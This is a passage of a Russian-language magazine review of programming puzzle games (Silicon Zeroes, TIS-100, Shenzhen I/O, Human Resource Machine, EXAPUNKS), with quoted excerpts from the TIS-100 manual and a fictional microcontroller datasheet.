Наконец, в-третьих, — и это ключевое отличие — авторы Silicon Zeroes решили отойти от традиционного представления цифровых блоков на основе булевой логики. Это достаточно важный нюанс, на котором стоит остановиться подробнее. Здесь входы, выходы и сигнальные линии на схемах оперируют не двоичными значениями (нулем и единицей), а числами вообще. Более того, ближе к середине игры вводится дополнительный внутриигровой «тип» — команда (код операции), который почему-то числом не является (но мы-то знаем, что это тоже число).

Причины такого решения понять, вообще говоря, трудно. Можно предположить, что создатели хотели избежать двоичного представления чисел и таким образом расширить целевую аудиторию за счет тех, кто умеет только в десятичное представление. На деле такое «упрощение» оказывает медвежью услугу — схемы в игре очень быстро перестают быть даже отдаленно похожими на «классические». Какую пользу может вынести для себя игрок в Silicon Zeroes — вопрос остается открытым.



Таким образом, как головоломка игра вполне имеет право на жизнь. Тем более что в определенный момент в схемах появляется дополнительный элемент сложности — задержка распространения сигнала. Его не было, например, в MHRD, и, наверное, подобную игровую механику стоило бы всячески приветствовать, но... Итоговый результат к реальному железу не имеет никакого отношения.


Рекомендовать Silicon Zeroes в качестве пособия по схемотехнике сложно. Вместо того чтобы рассказать об этом «как есть» или придумать оригинальную концепцию (как далее в TIS-100), авторы выбрали промежуточное решение и ввели дополнительный слой абстракций. Зачем — непонятно.

TIS-100

- **Разработчик:** Zachtronics
- **Дата выхода:** июль 2015 года
- **Языки:** английский, но руководство на русском
- **Цена:** 170 рублей (Steam)
- **Где купить:** Steam, GoG, itch.io, iOS


TIS-100 — игра уникальная во всех аспектах. Чтобы это понять, в нее даже необязательно играть, достаточно почитать отзывы, в которых профессиональные программисты делятся своими восторженными впечатлениями от самого процесса программирования. Это примерно будто дальнобойщик с двадцатилетним водительским стажем взахлеб всем рассказывает, как прошел его очередной рейс. Когда повторяешь что-то изо дня в день, даже интересные вещи быстро превращаются в рутину.

TIS-100 очень самобытна. Если попытаться словами описать игровой процесс, то наиболее близким будет: «это программирование распределенной параллельной системы на ассемблере». Но это как-то слишком длинно и малопонятно. Так что можно сказать просто: «Это потрясающе!» Да, так гораздо понятнее и лучше!



TIS-100 — игра-загадка, она и начинается-то с таинственного послания на полях документации к компьютеру непонятной архитектуры. Ключ ко всему содержится где-то там, в поврежденных ячейках памяти. Вот только добыть его неимоверно трудно. И это совсем не художественное преувеличение.


TIS-100 очень быстро учит игрока, что его приобретенные навыки программирования и сформированные парадигмы мышления здесь мало чего стоят. Лишними-то они, конечно, не будут, но многое придется переосмыслить. Ну действительно, как вообще можно что-то сделать, когда у тебя в распоряжении один регистр (окей, полтора — еще один без прямого доступа)? Оказывается, можно, и еще как.



TIS-100 вводит концепцию «нод-ориентированного программирования», где каждая отдельная нода представляет собой процессор с крайне ограниченными ресурсами. Память на пятнадцать ассемблерных команд — и ни в чем себе не отказывай. Хотя можно объединять ноды и перемещать значения между ними — но нужно строго соблюдать последовательность чтения и записи в порты обмена.

TIS-100, впрочем, идет дальше. Немного освоившись и решив первые несколько заданий, ты начинаешь уже видеть, как новая программа разбивается на ноды (а не функции или объекты!) и обрабатывает входной поток данных, резво перебрасывая промежуточные значения в портах обмена. Совместная работа нод гораздо быстрее и эффективнее. А что, если организовать параллельный поток и добавить еще нод?

TIS-100 в этот момент открывается с новой стороны. Поиск решения тут сам по себе увлекателен и способен растянуться на долгое время. Но процесс оптимизации решения – о, это интеллектуальное удовольствие сложно с чем-то сравнить. Оптимизировать можно сразу по нескольким параметрам — числу занимаемых нод, количеству инструкций и скорости выполнения программы. И каждое решение будет по-своему уникальным. Эта игра в состоянии быть сложной настолько, насколько ты захочешь.



2. Instruction Set

<SRC> and <DST> instruction parameters may specify a port or internal register. Any use of a port will block until the corresponding node connected to that port completes the communication by reading or writing a value. Additionally, a <SRC> parameter may be a literal integer value between -999 and 999 (inclusive).

BAK cannot be specified as a <SRC> or <DST> operand. The value of BAK is only accessible through special instructions SAV and SWP.

<LABEL> parameters are arbitrary textual names used to specify jump targets within the program.

2-1. Comments

Syntax: # COMMENT TEXT

Description: All text including and after the comment symbol (#) is ignored.

Note: Text placed after two comment symbols (##) will be used as the title of the program in which it occurs, and is displayed in the debugger to make browsing programs easier.

2-2. Labels

Syntax: <LABEL>:

Description: Labels are used to identify targets for jump instructions. When used as a jump target, the instruction following the label will be executed next.

Examples:

LOOP:	This label is on a line by itself.
L: MOV 8, ACC	This label is on a line with another instruction

2-3. NOP

Syntax: NOP

Equivalent syntax: ADD NIL

Description: NOP is a pseudo-instruction that has no effect on the node's internal state or communication ports. NOP is automatically converted to the instruction ADD NIL.

TIS-100 — не самая дружелюбная к новичкам игра. С нее точно не стоит начинать знакомство с программированием. У нее достаточно примитивный интерфейс и нет музыкального сопровождения. Временами она может бесить. И способна сожрать кучу твоего времени. Но если по каким-то причинам ты выбираешь только одну игру из всего списка — бери TIS-100.

Продолжение статьи →

ИГРЫ В КОМПЬЮТЕР


ОБЗОР ИГР, КОТОРЫЕ НЕ ТОЛЬКО РАЗВЛЕКУТ, НО И ОБУЧАТ ВАЖНЫМ НАВЫКАМ

SHENZHEN I/O

- **Разработчик:** Zachtronics
- **Дата выхода:** ноябрь 2016 года
- **Языки:** английский и китайский
- **Цена:** 350 рублей (Steam)
- **Где купить:** Steam, GoG, itch.io

Первая в нашем списке игра о разработчиках не из Кремниевой долины и первая игра, действие которой разворачивается не в прошлом (и даже не в будущем), а в настоящем. Игроку предлагается примерить на себя роль инженера молодой китайской компании и принять участие в создании современных цифровых устройств.


Shenzhen I/O берет на себя непростую задачу и старается продемонстрировать игроку процесс разработки электроники практически на всех этапах. Все начинается с изучения внушительной подборки даташитов и мануалов «вымышленных» производителей микросхем, но при желании аналогии легко угадываются. Авторы игры кропотливо перенесли все детали подобных руководств, сохранив логику и структуру основных разделов. Порой документация выглядит просто пугающе реалистичной.



Далее идет выбор комплектующих. Как и в других головоломках подобного рода, тут предлагается не только найти решение, но еще и дополнительно оптимизировать его: по цене, энергопотреблению и прочим параметрам. Каждый компонент имеет вполне определенную стоимость в юанях, и руководство компании в деловой переписке никогда не упустит случая напомнить тебе, что устройство обязано быть дешевым, чтобы оказаться массовым. Очень, очень реалистично!

Наконец, можно разводить плату для устройства и программировать логику работы микроконтроллеров. И здесь Shenzhen I/O сильно выигрывает за счет своего комплексного подхода к моделированию процесса разработки. Грамотно сочетая в себе и схемотехнику, и программирование, игра наглядно показывает, как одну и ту же задачу можно решить разными способами: либо аппаратно, либо программно. Такой «фазовый переход» на границе кода и железа.

Shenzhen I/O покоряет своим разнообразием. Десятки компонентов, микроконтроллеры и микросхемы комбинационной логики, периферийные устройства — авторы смогли внутри игры воссоздать современную элементную базу, которая, с одной стороны, достаточно похожа на реальную, но при этом все же имеет занятные нюансы, чтобы развлечь и специалистов тоже.



诚尚Micro™

MC4000
HIGH PERFORMANCE MICROCONTROLLER

DESCRIPTION

A reduced-functionality microcontroller to help lower BOM costs, the MC4000 is a flexible and versatile alternative to its larger cousin, the MC6000. Don't let its diminutive size fool you, however: The MC4000 can easily hold its own with its generous nine lines of program memory, one general-purpose register, and four I/O pins.

We are confident the MC4000 will find its way into your designs and into your heart! Contact us to request samples.

FEATURES

- (9) lines of program memory
- (1) general-purpose register
- (2) XBus pins
- (2) simple I/O pins

Refer to the *MCxxxx Language Reference* for information about programming the MC4000.

NOTE: As a result of customer feedback, an XBus-only variant will be made available later this year with the MC4000X part number.

PIN CONFIGURATION

Если ты уже успел сыграть в TIS-100 или MHRD и по каким-то причинам они показались тебе слишком однообразными, то Shenzhen I/O тебя приятно удивит. Однако если в TIS-100 для старта достаточно было прочитать лишь один мануал по ассемблеру и архитектуре, то здесь к документации придется обращаться постоянно. Аскетичность и минимализм — это точно не про Shenzhen I/O.

Впрочем, ей это и не нужно. Больше, лучше, быстрее — игра наполнена энергией и динамикой современной эпохи, бешено пульсирующим ритмом огромного мегаполиса и ежедневными интеллектуальными вызовами. Игра Shenzhen I/O однозначно заслуживает наших рекомендаций.

HUMAN RESOURCE MACHINE

- **Разработчик:** Tomorrow Corporation
- **Дата выхода:** октябрь 2015 года
- **Языки:** английский, русский и другие
- **Цена:** 360 рублей (Steam)
- **Где купить:** Steam, GoG, itch.io, iOS, Android

Первое, чем запоминается эта игра, — весьма необычный для головоломок сеттинг и антураж. Оформленная в мультяшном стиле, но темных тонах антиутопии, игра в равной степени производит несерьезное впечатление поверхностной сатиры и одновременно талантливого оммажа на оруэлловский «1984». Вдобавок где-то на подступах к городу здесь маячит армия машин, о которой обеспокоенно сообщает диктор на телевидении. Разработчик явно не стремился ограничить свою фантазию!

Для человека, хорошо знакомого с низкоуровневым программированием, HRM не станет откровением. Большинство игровых задач тут достаточно легко переформулировать в терминах языков ассемблера или C — а дальше остается только портировать решение, что вряд ли займет много времени. Игру вполне можно завершить за несколько часов, если не ставить перед собой цель выполнить все задания на оптимизацию.

Прохождение осложняется еще и неудобным интерфейсом игры. Даже максимальная скорость выполнения программы здесь оказывается чересчур медленной для некоторых финальных этапов, с наиболее заковыристыми реализациями. Кроме того, тут нельзя по-человечески редактировать код с клавиатуры — игроку требуется всякий раз перетягивать мышью команды и расставлять их в нужной последовательности.

HRM здорово бы выиграла от банальной возможности структурировать код, вынося отдельные куски в функции, — тогда ее можно было бы рекомендовать как минимум в образовательных целях. Вместо этого игроку предлагается писать «спагетти»-код, с высоким содержанием безусловных переходов в самые разные части программы. Если беспорядочные хитросплетения прыжков тут и могут чему-то научить игрока, то только тому, что так делать точно не стоит.

Из плюсов игры стоит отметить музыкальное сопровождение и хороший юмор разработчиков. Почти каждый брифинг перед заданием сопровождается неприкрытым стебом автора над корпоративными ценностями крупных компаний, государственным контролем, современным обществом потребления и разными неоднозначными аспектами программирования.


EXAPUNKS

- **Разработчик:** Zachtronics
- **Дата выхода:** октябрь 2018 года
- **Языки:** английский, но руководство на русском
- **Цена:** 435 рублей (Steam)
- **Где купить:** Steam, GoG, itch.io

После знакомства с EXAPUNKS нам сложно представить себе более «хакерскую» игру. Безумный сплав киберпанка и ретрофутуризма, круто замешанный на низкоуровневом программировании и получении контроля над чужими компьютерами, безошибочно отзовется в сознании любого, кто неравнодушен не только к информационным технологиям, но и к таким произведениям, как «Нейромант», «Матрица» или Deus Ex.

Для этого у EXAPUNKS подготовлен полный набор обязательных элементов, бережно расставленных в нужных местах сюжета для создания той самой киберпанковской атмосферы. Антиутопия, принцип high tech — low life? Есть. Шифропанки, отвергнутые обществом и ютящиеся в трущобах, зараженные загадочной болезнью? Есть. Искусственный интеллект, чьи истинные мотивы никому не известны? Есть. Черт побери, тут даже азам внутриигрового ассемблера и тонкостям взлома игрока обучают в формате выпусков подпольного журнала! Мы в «Хакере» все дружно считаем это просто сверхреалистичным моментом!

Нащупав в TIS-100 и Shenzhen I/O удачные механики «игры о низкоуровневом программировании», в Zachtronics не стали слепо копировать свои же идеи и придумали концепцию EXA — миниатюрных цифровых роботов, которые манипулируют данными и взаимодействуют с остальными компьютерными системами. Каждый EXA исполняет собственную программу и вполне самодостаточен. Но, как и прежде, реальная глубина геймплея открывается игроку при совместных действиях нескольких EXA.



Как результат, работа программы на игровом экране стала наглядной. Здесь это не просто перемещение абстрактных чисел из регистров в порт и обратно: EXA используют ссылки, путешествуют между серверами, похищают и фальсифицируют данные в пользовательских файлах. При этом сложность заданий и достаточно крутая кривая обучения остались прежними, так что фанаты «хардкора» в играх Zachtronics могут спать спокойно. Равно как и любители соревноваться решениями в рейтингах — разработчики убрали ограничение на количество строк кода для каждого EXA, но процесс оптимизации по-прежнему приносит огромное удовольствие.

Стоит ли играть в EXAPUNKS? Однозначно стоит. Единственное, если планируешь так или иначе попробовать все игры Zachtronics подобного плана, то, возможно, лучше все же проходить их в хронологическом порядке выпуска. И вовсе не потому, что они объединены какой-то общей вселенной или сюжетом. Просто после EXAPUNKS в TIS-100 и Shenzhen I/O хорошо видна некоторая бюджетность проектов. Безусловно, авторы тогда не могли позволить себе реализовать все имеющиеся идеи на должном уровне. Но успех первых игр и поддержка благодарных игроков сделали свое дело.